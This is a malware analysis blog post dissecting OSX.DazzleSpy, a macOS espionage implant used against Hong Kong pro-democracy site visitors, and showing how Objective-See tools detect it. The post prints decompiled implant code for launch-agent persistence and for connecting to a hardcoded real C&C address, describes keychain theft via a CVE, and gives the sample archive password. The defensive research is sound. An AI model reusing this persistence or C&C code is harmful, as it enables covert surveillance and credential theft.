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Analyzing OSX.DazzleSpy

A fully-featured cyber-espionage macOS implant

by: Patrick Wardle / January 25, 2022

📝 👾 Want to play along?
I've uploaded an OSX.DazzleSpy sample (password: infect3d) to our macOS malware collection.

...please don't infect yourself!

Background


Recently (as in this morning), researchers Marc-Etienne M.Léveillé and Anton Cherepanov of ESET published an intriguing report titled, "Watering hole deploys new macOS malware, DazzleSpy, in Asia":

In this excellent report, they detail both the exploit and macOS payload used to target pro-democracy users in Hong Kong:

> "*[A] Hong Kong pro-democracy radio station website [was] compromised to serve a Safari exploit that installed cyberespionage malware on site visitors' Macs. Here we provide a breakdown of the WebKit exploit used to compromise Mac users and an analysis of the payload, which is a new malware family targeting macOS.*" -ESET

I was interested in digging a bit deeper into the macOS implant, as well as seeing how it stacked up against Objective-See's free open-source tools.

📚 Interested in general Mac malware analysis techniques?



You're in luck, as I've written an entire (free) book on this very topic:


The Art Of Mac Malware, Vol. 0x1: Analysis

Triage

ESET's report provided a hash for the decrypted macOS implant, `OSX.DazzleSpy` : `EE0678E58868EBD6603CC2E06A134680D2012C1B`

They noted that this file is dropped by the Safari exploit (and persisted on disk as `softwareupdate`).

Popping over to VirusTotal, we can grab a copy of DazzleSpy:



DazzleSpy ...on VirusTotal

It was first submitted to VirusTotal on `2022-01-26` and at that time, only detected by ESET.

Using macOS' built-in `file` utility, we can see that this item is a standard mach-O binary:

```
% file DazzleSpy/softwareupdate
softwareupdate: Mach-O 64-bit executable x86_64
```

As its not compiled for arm64, it will not run *natively* on Apple's new M1 chips. Of course, thanks to Rosetta2 (Apple's intel -> arm "translator"), the malware will still likely run on such systems.

Via `WhatsYourSign`, my open-source utility that displays code-signing information via the UI, we can see that the malware is unsigned:

DazzleSpy ...is unsigned

The ESET report, notes that the exploit will "remove the com.apple.quarantineattribute from the file [malware] to avoid [macOS] asking the user to confirm the launch of the unsigned executable"

Now let's run the `strings` utility to extracted any embedded (ASCII) strings:

```
% strings - DazzleSpy/softwareupdate
...

networksetup -listallhardwareports
/Library/.local
csrutil status
System Integrity Protection status: disabled.

IOPlatformUUID
IOPlatformSerialNumber

ProductVersion
Asia/Shanghai
...

88.218.192.128:5633
...

%@/.local
%@/softwareupdate
%@/Library/LaunchAgents
/com.apple.softwareupdate.plist
launchctl unload %@
RunAtLoad
KeepAlive

dumpKeychain
.local/security/keystealDaemon

docx
xltx
pptx
...
pages
numbers
text
%@/.local/SearchFiles

+[Singleton installDaemon]
-[Singleton shellClass]
-[Singleton processClass]
-[Singleton keychainClass]
-[Singleton remoteDesktopClass]
-[Singleton updateClass]
-[Singleton fileClass]
-[Singleton fileClassWriteData:]
-[Singleton recoveryClass]

/Users/wangping/pangu/create_source/poke/osxrk_commandLine/exec.m
/Users/wangping/pangu/create_source/poke/osxrk_commandLine/exec.o
...
```

The output from `strings` is rather telling and includes:

- What appears to be survey API calls and strings: `listallhardwareports`, `IOPlatformSerialNumber`, etc.
- An embedded address, `88.218.192.128:5633` likely the malware's C&C server.
- Strings related to launch item persistence: `%@/Library/LaunchAgents`, `/com.apple.softwareupdate.plist`, `RunAtLoad`, etc.
- Strings that appear to be related to dumping the user keychain, searching for files (via extension), etc. etc.
- Objective-C class and method names (such as a `Singleton` class with references to other interesting classes).
- Paths containing a user name, and perhaps the internal name of the malware (`osxrk`).

We can also run macOS' `otool` command with the `-L` flag to determine the dynamic libraries that DazzleSpy is linked against:

```
% otool -L DazzleSpy/softwareupdate
softwareupdate:
    /System/Library/Frameworks/VideoToolbox.framework/Versions/A/VideoToolbox
    /System/Library/Frameworks/AVFoundation.framework/Versions/A/AVFoundation
    /System/Library/Frameworks/IOKit.framework/Versions/A/IOKit
    /System/Library/Frameworks/CoreWLAN.framework/Versions/A/CoreWLAN
    ...
    /System/Library/Frameworks/CFNetwork.framework/Versions/A/CFNetwork
    /System/Library/Frameworks/CoreMedia.framework/Versions/A/CoreMedia
    /System/Library/Frameworks/Security.framework/Versions/A/Security
    /System/Library/Frameworks/CoreVideo.framework/Versions/A/CoreVideo
```

Based on the linked libraries, we can gain some likely insight into the malware's capabilities. For example, it links again the `AVFoundation` framework to implement remote desktop (RDP) capabilities.

Finally, as we saw various Objective-C classes and methods names in the output from `strings`, lets run reconstruct these via `class-dump`. Abridged output is below:

```
% class-dump DazzleSpy/softwareupdate
...

@interface Exec : NSObject
{
}
+ (id)doShellInCmd:(id)arg1;
@end


@interface Singleton : NSObject
{
   ...
}

+ (void)installDaemon;
...
@end

@interface FileSearchClassObject : NSObject
{
    NSTask *_searchTask;
    NSMutableString *_searchString;
    NSDictionary *_searchDict;
    ...
}
...
- (void)searchFile:(id)arg1;
...
@end

@interface RemoteDesktopClassObject : NSObject
{
    AVCaptureSession *captureSession;
    AVCaptureConnection *connectionVideo;
    H264EncodeTool *_h264Encoder;
    MouseClassObject *_mouse;
}
...
- (void)restartRDP;
- (void)mouseEventDict:(id)arg1;
- (void)stopRemoteDesktop;
- (void)startRemoteDesktop:(CDUnknownBlockType)arg1;
- (void)captureOutput:(id)arg1 didOutputSampleBuffer:(struct opaqueCMSampleBuffer
*)arg2 fromConnection:(id)arg3;

@end

@interface KeychainClassObject : NSObject
{
}

+ (void)unzipFile:(id)arg1 toPath:(id)arg2;
- (id)getPasswordFromSecKeychainItemRef:(struct __SecKeychainItem *)arg1;
- (id)getPass:(id)arg1 cmdTo:(id)arg2;
```

```
...
@end
```

Simply from these class and method names, we can gain significant insight into the malware's likely capabilities. Of course, we should confirm that the class/method names do indeed match their logic. For example, does the `installDaemon` really persist the malware? …let's find out!

Persistence

The ESET researchers noted:

> "*In order to persist on the compromised device, the malware adds a Property List file ... named com.apple.softwareupdate.plist to the LaunchAgents folder. The malware executable file is named softwareupdate and saved in the $HOME/.local/ folder.*" - ESET

Recall that from the `strings` output, we saw strings such as `%@/Library/LaunchAgents` and `com.apple.softwareupdate.plist` .

In a disassembler, we find cross-references to these strings in the aforementioned `installDaemon` method (of the class named `Singleton`):

```
/* @class Singleton */
+(void)installDaemon {
...

rax = NSHomeDirectory();
var_78 = [NSString stringWithFormat:@"%@/Library/LaunchAgents", rax];
var_80 = [var_78 stringByAppendingFormat:@"/com.apple.softwareupdate.plist"];
if ([var_70 fileExistsAtPath:var_78] == 0x0) {
    [var_70 createDirectoryAtPath:var_78 withIntermediateDirectories:0x1 ...];
...

var_90 = [[NSMutableDictionary alloc] init];
var_98 = [[NSMutableArray alloc] init];
[var_98 addObject:var_38];
[var_98 addObject:@"1"];
rax = @(YES);
[var_90 setObject:rax forKey:@"RunAtLoad"];
rax = @(YES);
[var_90 setObject:rax forKey:@"KeepAlive"];
rax = @(YES);
[var_90 setObject:rax forKey:@"SuccessfulExit"];
[var_90 setObject:@"com.apple.softwareupdate" forKey:@"Label"];
[var_90 setObject:var_98 forKey:@"ProgramArguments"];

[var_90 writeToFile:var_80 atomically:0x0];
```

In the above decompilation, we first see the malware build the path to a launch agent plist (`~/Library/LaunchAgents/com.apple.softwareupdate.plist`).

Then, it initializes a dictionary for the launch agent plist, with various key value pairs (`RunAtLoad` , etc). Once initialized this dictionary is written out to the launch agent plist (`com.apple.softwareupdate.plist`).

We can passively observe the malware (recall, named `softwareupdate`) dynamically creating this plist via a File Monitor:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty
...
{
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" :
"/Users/user/Library/LaunchAgents/com.apple.softwareupdate.plist",

    "process" : {
      "signing info (computed)" : {
        "signatureStatus" : -67062
      },
      "uid" : 501,
      "arguments" : [
        "/Users/user/Desktop/softwareupdate"
      ],
      "path" : "/Users/user/Desktop/softwareupdate",
      "pid" : 1469
    }
  }
}
```

Once the malware's launch agent's plist has been created, we can easily dump its contents:

```
% cat /Users/user/Library/LaunchAgents/com.apple.softwareupdate.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>KeepAlive</key>
    <true/>
    <key>Label</key>
    <string>com.apple.softwareupdate</string>
    <key>ProgramArguments</key>
    <array>
        <string>/Users/user/.local/softwareupdate</string>
        <string>1</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
    <key>SuccessfulExit</key>
    <true/>
</dict>
</plist>
```

In the `ProgramArguments` key we can see the path to the persistent location of the malware: `~/.local/softwareupdate`. Also, as the `RunAtLoad` key is set to `true`, the malware will be automatically restarted each time the user logs in. Persistence achieved!

C&C Communications and Capabilities

The ESET report notes that the malware will connect to `88.218.192.128` on port `5633`:

> "*DazzleSpy connects to a hardcoded C&C server; the IP address and port found in the sample we decrypted was 88.218.192[.]128:5633.*" -ESET

Recall that we saw this ip address/port in the output of `strings`, meaning that it is directly hardcoded into the malware. In a disassembler, we can see it is referenced in the malware's `main` method:

```
int _main(int arg0, int arg1) {
    ...
    commandAndControl = [[NSString alloc] initWithUTF8String:"88.218.192.128:5633"];


    singleton = [Singleton sharedInstance];

    var_40 = [commandAndControl componentsSeparatedByString:@":"];
    if ([var_40 count] == 0x2) {
        ip = [var_40 objectAtIndexedSubscript:0x0];
        port = [var_40 objectAtIndexedSubscript:0x1];
    }

    [singleton setSocketHost:ip];
    [singleton setSocketPort:port];

    ...
```

Specifically the hardcoded ip address and port string is first split (on `:`), and then the ip address is passed to the `setSocketHost:` method, while the port, to the `setSocketPort:` method.

The ESET report also describes the tasking (remote) commands that DazzleSpy supports. This includes everything you'd expect to find in a cyber-espionage implant, including surveying the infected host, exfiltrating files, running commands, self-deletion.

Interestingly, the malware (again, as noted by ESET), also supports more advanced features such as:

- The ability to search for files (via regex?)
- The ability to start fully interactive remote desktop (RDP) session
- The ability to dump the keychain (on systems vulnerable to `CVE-2019-8526`).

CVE-2019-8526 was found by Linus Henze, and presented at our very own #OBTS v2.0.

See:

KeySteal: A Vulnerability in Apple's Keychain
The handling of remote commands (tasking) seems to be implemented in the `analysisData: Socket:` method. Here the malware looks for tasking commands from the command and control server, and then acts upon them. For example, here's the decompilation of the `run` command, which opens ("runs") a specified file ("path") via its default handler (via `NSWorkspace`'s' `openFile` API):

```
if (YES == [command isEqualToString:@"run"]) {
    path = [var_888 objectForKeyedSubscript:@"path"];
    ...
    [NSWorkspace.sharedWorkspace openFile:path];
}
```


`DazzleSpy` vs. Objective-See

Whenever a new piece of malware is uncovered I like to see how Objective-See's free open-source tools stack up.

Good news (and no really no surprise) they are able to detect and thus thwart this new threat, even with no a priori knowledge of it! 😍


Recall that when the malware was uploaded to VirusTotal (by ESET?), ESET was the only AV engine to detect it!

First, BlockBlock detects the malware's launch agent persistence (`com.apple.softwareupdate.plist`):




BlockBlock alert

LuLu, our free, open-source firewall detects when the malware attempts to connect out to its command and control server (`88.218.192.128`) for tasking:



LuLu alert

And if you're worried that you are already infected, KnockKnock can uncover the malware's persistence (after the fact):



KnockKnock detection

Conclusions

In this blog post, we dove into `OSX.DazzleSpy` a rather feature complete cyber-espionage macOS implant (discovered by ESET).

Specifically we discussed:

- How to triage the sample
- How the malware persisted
- The malware's remote tasking/capabilities.

Finally, we showed that if you were running Objective-See's free macOS tools the malware wouldn't have stood a chance! 😁

Mahalo again to Marc-Etienne and Anton for their excellent report! 🙏🏾

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

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